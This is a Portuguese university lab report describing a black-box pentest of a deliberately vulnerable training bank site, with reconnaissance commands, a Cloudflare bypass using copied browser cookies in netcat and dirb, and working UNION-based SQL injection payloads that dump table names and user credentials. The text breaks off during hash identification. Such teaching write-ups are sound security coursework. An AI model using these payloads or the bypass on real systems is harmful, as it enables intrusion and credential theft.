



UNIVERSIDADE FEDERAL DO CEARÁ

Redes de Computadores II - Segurança

Relatório - Explorando vulnerabilidades com Pentest

Equipe : Bruno Riccelli dos Santos da Silva - 371784

Gêdhean Alves Vieira - 371810

Joel Oliveira Ribeiro - 371822

Pedro Lucas Falcao Lima - 371852

Professor(a) : Atslands Rego da Rocha

ÍNDICE

| | | |
|-----------------------------------|-------|---------|
| 1. INTRODUÇÃO | ----- | pág. 2 |
| 2. OBJETIVO | ----- | pag. 3 |
| 3. METODOLOGIA | ----- | pag. 4 |
| 4. EXPERIMENTOS E ANÁLISES | ----- | pag. 5 |
| 5. CONCLUSÃO | ----- | pag. 30 |

1 - INTRODUÇÃO

A Segurança da Informação é uma área muito importante nos dias atuais, tendo em vista o avanço tecnológico e o grande número de informações disseminadas. Portanto, junto a isso , muitas vulnerabilidades e riscos vêm à tona exploradas por terceiros ou agentes maliciosos (vírus,códigos, programas, arquivos e etc).

Ela diz respeito à proteção de determinados ativos , com a intenção de preservar seus respectivos valores para uma organização (empresa) ou um indivíduo. Para isso deve ser atendido alguns requisitos básicos para com uma boa segurança exista, que são : *Confidencialidade*, *Disponibilidade* , *Integridade* e etc .

Tal proteção, pode ser facilitada por um *pentest (Penetration Test)* que é um conjunto de técnicas e ferramentas utilizadas para identificar falhas de segurança em sistemas e redes corporativas e através das quais podem-se identificar as vulnerabilidades existentes na arquitetura da empresa. Tal teste pode ser de dois tipos : *Whitebox* , realizado com o "pentester" na qual conhece toda a topografia, IPs, senhas e etc, e o *Blackbox* , teste mais voltado para situações reais onde o "pentester" não deverá ter nenhuma informação sobre o sistema. Após a exploração, pode haver entrega de relatórios à empresa, que deverá então tomar as devidas ações para corrigir as falhas de segurança.

Tais conceitos serão de fundamental importância na experimentação e análise deste trabalho proposto.

2 - OBJETIVO

O objetivo deste trabalho é realizar um estudo de caso prático na área de exploração de vulnerabilidades da rede, mais especificamente: *pentest* em uma aplicação web <www.bancocn.com>, por ser um ambiente criado e controlado para que se possa fazer tais testes.

Isso irá garantir a detecção de possíveis problemas de segurança e vulnerabilidades nessa aplicação, os quais possam acarretar impactos negativos nesse ambiente, objetivando melhorar a segurança da informação para tal.

3 - METODOLOGIA

O *pentest* será realizado com e sem o auxílio de ferramentas (*pentest tools*) e o ambiente Kali Linux em máquina virtual, um sistema operacional baseado em Debian voltado para a segurança da informação .

Como dito anteriormente, o sistema (aplicação) escolhido para a exploração foi a de domínio <www.bancocn.com> .

As explorações e intrusões serão feitas no estilo *black-box*, ou seja, partindo-se do pressuposto que não há conhecimentos internos do sistema a ser explorado.

Fases de teste

Reconhecimento - será realizado recolhimento de informações relevantes sobre o “alvo”.

Varredura: nesse momento, será realizada uma varredura do que está presente na rede.

Obtenção de Acesso e Exploração: Com base no que foi identificado na fase de varredura, o pentest fará a exploração de cada item, efetivamente em busca das vulnerabilidades existentes. Com o uso de técnicas de exploit e força bruta, tentará identificar quais serviços estão vulneráveis e que tipo de informação, falhas ou controles podem ser obtidos através daquele serviço.

Resultados e reporte: as falhas e vulnerabilidades são identificadas e coletadas. Com base nessas informações, será gerado um relatório indicando os pontos vulneráveis de todos os elementos da aplicação.

4 - EXPERIMENTOS E ANÁLISES

4.1 - Coleta de dados

Como citado acima, a fase inicial será uma coleta de informações da aplicação <www.bancocn.com>. Inicialmente, algumas delas básicas e, em seguida, outras mais relevantes.




Figura 1 : Aplicação em ambiente controlado para realização do pentest

Navegando pelas páginas do site, são coletadas algumas informações para uma possível engenharia social:

Emails: contato@bancocn.com, emprestimos@bancocn.com

Tel: +835 66 7070

No Kalilinux, a execução do comando *whois* fornece algumas informações sobre o alvo:

Informações de contato

Name: Chan Chin Chon
Organization: Banco da Coreia do Norte
Address: Av. É Nós de Tank e Jato
City: Pingpong
Postal: Code11000-000
Country: BR
Phone: +55.11999996666
Email: contato@solyd.com.br

Além disso, o comando retornou os seguintes nomes de servidor:

```
<megan.ns.cloudflare.com>      173.245.58.197
<noel.ns.cloudflare.com>      173.245.59.216
```

Utilizando a ferramenta *wafw00f*, que serve para detectar WAF (Web Application Firewalls), resultou em:

```
root@kali:~# wafw00f bancocn.com
Checking http://bancocn.com
The site http://bancocn.com is behind a CloudFlare
Number of requests: 1
```

Uma pesquisa rápida sobre o CloudFlare revela que este está funcionando como um intermediário entre o servidor real, onde a aplicação executa, e o cliente. É um proxy reverso pelo qual passa todos as requisições externas à rede antes de chegar no servidor da aplicação web.

Tal intermédio dificulta um pouco o *pentest* por meio de ferramentas, pois certamente haverá bloqueios por parte desse firewall. Mas é algo que pode ser contornado.

Para a obtenção de mais informações, foram executados os seguintes comandos no terminal do Kali Linux:

```
root@kali:~# host bancocn.com
bancocn.com has address 104.24.122.12
bancocn.com has address 104.24.123.12
bancocn.com has IPv6 address 2400:cb00:2048:1::6818:7b0c
bancocn.com has IPv6 address 2400:cb00:2048:1::6818:7a0c
bancocn.com mail is handled by 10 gmail.com.
```

Além disso, o comando *whois* foi utilizado novamente, agora utilizando o IP descoberto com o comando *host*.

```
root@kali:~# whois 104.24.122.12
NetRange:      104.16.0.0 - 104.31.255.255
CIDR:          104.16.0.0/12
NetName:       CLOUDFLARENET
NetHandle:     NET-104-16-0-0-1
Parent:        NET104 (NET-104-0-0-0-0)
NetType:       Direct Assignment
OriginAS:      AS13335
Organization:  Cloudflare, Inc. (CLOUD14)
RegDate:       2014-03-28
Updated:       2017-02-17
```

Comment: All Cloudflare abuse reporting can be done via <https://www.cloudflare.com/abuse>
Ref: <https://whois.arin.net/rest/net/NET-104-16-0-0-1>

Por meio deles, foi possível descobrir o IP do servidor intermediário e confirmar que é do CloudFlare.

Além disso, foi realizado um brute force para checar possíveis subdomínios na intenção de descobrir mais informações sobre o alvo. Porém, não houveram resultados positivos. Foram testados 1000 subdomínios, que estão disponíveis em <https://raw.githubusercontent.com/rbsec/dnscan/master/subdomains-1000.txt>.

Outra checagem interessante foi o arquivo <bancocn.com/robots.txt>, que teve como resultado:

User-agent: *
Disallow: /admin

Tal arquivo revela quais diretórios a aplicação não quer que os bots da internet (ex: yahoo, google, bing) chequem. Ao verificar <bancocn.com/admin>, resultou na Figura 1.




Figura 1: Página de login do <bancocn.com>.

Tal página é passível de brute force para tentar quebrar a senha e login. Porém, foi utilizado um jeito mais inteligente para conseguir acesso, o qual será exposto em breve.

NMAP

Com o objetivo de descobrir mais acerca do alvo, o NMAP foi utilizado para retornar informações sobre as portas abertas, sistema operacional entre outras.

```
nmap -sS -Su -T4 -A -v 104.24.123.12
```

```
nmap -p 1-65535 -T4 -A -v 104.24.123.12
```

Tais comandos fazem respectivamente uma busca nas portas UDP e TCP, além de checar informações acerca do alvo. As seguintes portas abertas foram encontradas:

- 80
- 443
- 8080
- 8443

Tal resultado é esperado, já que vimos anteriormente que o servidor está protegido pelo firewall cloudflare. Logo todas as requisições ao alvo devem passar pelo firewall, que por sua vez só tem interesse em deixar as portas http e https abertas. O sistema operacional encontrado foi o DD-WRT v24-sp2 (Linux 2.4.37) com precisão de 100%. Trata-se de um roteador com firewall embarcado da empresa DD-WRT PRIVACY.

4.2 - Busca de vulnerabilidades e bypass na aplicação web

Vasculhando o código fonte da aplicação, foram encontrados alguns diretórios com arquivos expostos, que podem conter informações importantes. Por exemplo, em <http://bancocn.com/assets/> foi encontrado:










| Index of /assets | | | |
|-----------------------------------------------------------------------------------|----------------------------------------------|----------------------|--------------------------------|
| | <u>Name</u> | <u>Last modified</u> | <u>Size</u> <u>Description</u> |
|  | Parent Directory | | - |
|  | StaticMapService.GetMapImage | 2017-03-30 15:31 | 16K |
|  | animate.css | 2017-03-30 15:31 | 36K |
|  | common.js.download | 2017-03-30 15:31 | 108K |
|  | controls.js.download | 2017-03-30 15:31 | 71K |
|  | css | 2017-03-30 15:31 | 6.3K |
|  | embed.html | 2017-03-30 15:31 | 33K |
|  | gap-icons.css | 2017-03-30 15:31 | 113K |
|  | icons.css | 2017-03-30 15:31 | 40K |

Figura 2: Arquivos da aplicação <bancocn.com>.


Existem mais arquivos do que os mostrados acima e também mais diretórios. Foi feita uma exploração mais profunda por meio de um brute force, testando diretórios e arquivos mais comuns. O *dirb* é uma ferramenta boa para tal tarefa. Em seguida será mostrada a metodologia abordada para usá-la.

Outra ferramenta de grande importância para o pentest é o netcat (também conhecido por canivete suíço). É um programa versátil capaz de conectar e enviar arquivos para hosts em uma determinada porta. Assim, podemos aproveitar das portas abertas do alvo para tentar explorar alguma vulnerabilidade. Assim, uma requisição na porta 80 foi realizada e obteve o seguinte resultado na figura abaixo



Note que o firewall está bloqueando a tentativa de requisição http por meio da linha de comando, assim é necessário realizar uma técnica chamada bypass para “burlar” esse firewall.

Para isso, deve-se acessar o código fonte do site ir na aba “network” e copiar o request header como na figuras figuras abaixo



```
Aplicativos Locais Terminal qul, 21:18
root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# nc bancocn.com 80
GET / HTTP/1.0
Host: bancocn.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: __cfduid=de09a4a091d5752c88d4a909bf56053171499349609; cf_clearance=b4295078a4162b9f2f56e865d139316645695393-1499386323-3600

HTTP/1.1 200 OK
Date: Fri, 07 Jul 2017 00:18:35 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Server: cloudflare-nginx
CF-RAY: 37a6a08372b04be1-GRU

<!DOCTYPE html>
<html lang="pt-BR"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0">
<title>Banco da Coreia do Norte</title>
<link rel="dns-prefetch" href="http://fonts.googleapis.com/">
<link rel="dns-prefetch" href="http://s.w.org/">
</script><script src="/assets/wp-emoji-release.min.js.download" type="text/javascript" defer=""></script>
<style type="text/css">img.wp-smiley,img.emoji{display:inline!important;border:none!important;box-shadow:none!important;height:1em!important;
width:1em!important;margin:0 .07em!important;vertical-align:-0.1em!important;background:none!important;padding:0!important;}</style>
<link rel="stylesheet" id="contact-form-7-css" href="/assets/styles.css" type="text/css" media="all">
<link rel="stylesheet" id="typedjs-style-css" href="/assets/typedjs.min.css" type="text/css" media="all">
<link rel="stylesheet" id="font-google-css" href="/assets/css" type="text/css" media="all">
<link rel="stylesheet" id="plugin-css" href="/assets/plugin.css" type="text/css" media="all">
<link rel="stylesheet" id="gap-icon-css" href="/assets/gap-icons.css" type="text/css" media="all">
<link rel="stylesheet" id="rolling-style-css" href="/assets/style.css" type="text/css" media="all">
<style id="rolling-style-inline-css" type="text/css">@media only screen and (min-width: 75em) {.jas-container{width:px;}}body{font-family:"Poppins";font-weight:400;font-size:16px;}}h1,h2,h3,h4,h5,h6,.f_pop{font-family:"Poppins";font-weight:500}h1{font-size:48px;}h2{font-size:36px;
}h3{font-size:24px;}h4{font-size:21px;}h5{font-size:18px;}h6{font-size:16px;}</style>
<link rel="stylesheet" id="kc-general-css" href="/assets/kingcomposer.min.css" type="text/css" media="all">
<link rel="stylesheet" id="kc-animate-css" href="/assets/animate.css" type="text/css" media="all">
<link rel="stylesheet" id="kc-icon-1-css" href="/assets/icons.css" type="text/css" media="all">
```

E assim o bypass foi realizado, pois o Cloudflare não conseguiu bloquear e todo o código fonte da página foi retornado. A partir disso será possível utilizar o comando dirb para permitir o teste de combinações de nomes de pastas. Os argumentos depois de -a e -c são, respectivamente, o agente-user e os cookies, que servem para o bypass.

```
root@kali:~# dirb http://www.bancocn.com -a "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" -c "__cfduid=deee769fc23aa9d361ea3b31efd3bdc321499201520; cf_clearance=938aa896d734df9cab0431d160c6c383d80e02b5-1499201524-3600"
```

```
START_TIME: Tue Jul 4 16:55:45 2017
URL_BASE: http://www.bancocn.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
USER_AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
COOKIE: __cfduid=deee769fc23aa9d361ea3b31efd3bdc321499201520; cf_clearance=938aa896d734df9cab0431d160c6c383d80e02b5-1499201524-3600
```

GENERATED WORDS: 4612


```

---- Scanning URL: http://www.bancocn.com/ ----
==> DIRECTORY: http://www.bancocn.com/admin/
==> DIRECTORY: http://www.bancocn.com/assets/
==> DIRECTORY: http://www.bancocn.com/classes/
==> DIRECTORY: http://www.bancocn.com/css/
+ http://www.bancocn.com/dumpenv (CODE:521|SIZE:4878)
+ http://www.bancocn.com/dumps (CODE:521|SIZE:4878)
+ http://www.bancocn.com/dumpuser (CODE:521|SIZE:4878)
+ http://www.bancocn.com/dvd (CODE:521|SIZE:4878)
+ http://www.bancocn.com/dwr (CODE:521|SIZE:4878)
+ http://www.bancocn.com/dyn (CODE:522|SIZE:5125)
+ http://www.bancocn.com/dynamic (CODE:522|SIZE:5125)
+ http://www.bancocn.com/dyop_addtocart (CODE:522|SIZE:5125)
+ http://www.bancocn.com/dyop_delete (CODE:521|SIZE:4878)
==> DIRECTORY: http://www.bancocn.com/images/
+ http://www.bancocn.com/index.php (CODE:200|SIZE:12433)
+ http://www.bancocn.com/robots.txt (CODE:200|SIZE:31)
+ http://www.bancocn.com/server-status (CODE:403|SIZE:295)

```

4.2 - SQL Injection

Uma falha gravíssima foi encontrada ao vasculhar a URL do site. Detectou-se que é possível fazer requisições SQL por meio dela. Isso foi encontrado ao tentar alterar alguns campos da URL nas páginas do site. O seguinte erro foi encontrado:



```

You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near ''' at line 1

```

Figura 3: Erro de acesso à <http://www.bancocn.com/cat.php?id=1'>.

Por meio desse erro, além de descobrirmos qual o tipo de banco de dados utilizado pela aplicação (MySQL), foi possível fazer solicitações SQL ao banco de dados da aplicação e ter acesso à informações sensíveis. A seguir, temos alguns passos e seus respectivos resultados.

1 - Descobrindo o número de colunas:

```
http://www.bancocn.com/cat.php?id=1/**/order/**/by/**/4--+
```




Figura 4: Erro ao ordenar pela coluna 4.

Com isso, descobriu-se que há 3 colunas, pois quando se tentou ordenar pela coluna 4, ocorreu um erro dizendo que está é desconhecida.

2 - Descobrindo o nome do banco de dados:

`http://www.bancocn.com/cat.php?id=NULL/**/UNION/**/ALL/**/SELECT/**/1,2, database()`



Figura 5: Banco de dados da aplicação web.

3 - Bancos de dados disponíveis:

`http://www.bancocn.com/cat.php?id=NULL/**/UNION/**/ALL/**/SELECT/**/1,2,group_concat(schema_name)%20from%20information_schema.schemata`



Figura 6: Bancos de dados

4 - Descobrindo os nomes das tabelas do BD bancocn:

```
http://www.bancocn.com/cat.php?id=NULL/**/UNION/**/ALL/**/SELECT/**/1,2,group_concat(table_name)%20from%20information_schema.tables%20WHERE%20table_schema=%22bancocn%22
```




Figura 7: Tabelas do bancocn.

5 - Identificando os nomes das colunas:

```
http://www.bancocn.com/cat.php?id=NULL/**/UNION/**/ALL/**/SELECT/**/1,2,group_concat(column_name)%20from%20information_schema.columns%20WHERE%20table_schema=%22bancocn%22
```




Figura 8: Nomes das colunas.

6- Obtendo login e senha da aplicação web:

```
http://www.bancocn.com/cat.php?id=NULL/**/UNION/**/ALL/**/SELECT/**/1,2,group_concat(login,%20%22:%22,password)%20from%20bancocn.users
```




Figura 9: Login e senha.


```

Aplicativos Locais Terminal
qui, 22/27 pt
root@kali: ~

Arquivo Editar Ver Pesquisar Terminal Ajuda

root@kali:~# hash-identifier
#####
#
#      + http://www.banco... Kali Linux - Banco do Norte - Seguran...
#      + http://www.banco... de rede - Banco da Coreia do Norte
#      + http://www.banco... UNIONIN/**/ALL/**/SELEI...
#      + http://www.banco... Kali Docs Kali Tools Exploit-DB Aircrack-ng
#      + http://www.banco... By Zion3R
#      + http://www.banco... B A www.Blackploit.com #
#      + http://www.banco... Root@Blackploit.com #
#      + http://www.banco...
#####

HASH: 7b71be0e85318117d2e514ce2a2e222c

Possible Hashes:
[+] MD5 (i) WARNING: Too m...
[+] Domain Cached Credentials - MD4(MD4((($pass)).(strtolower($username)))

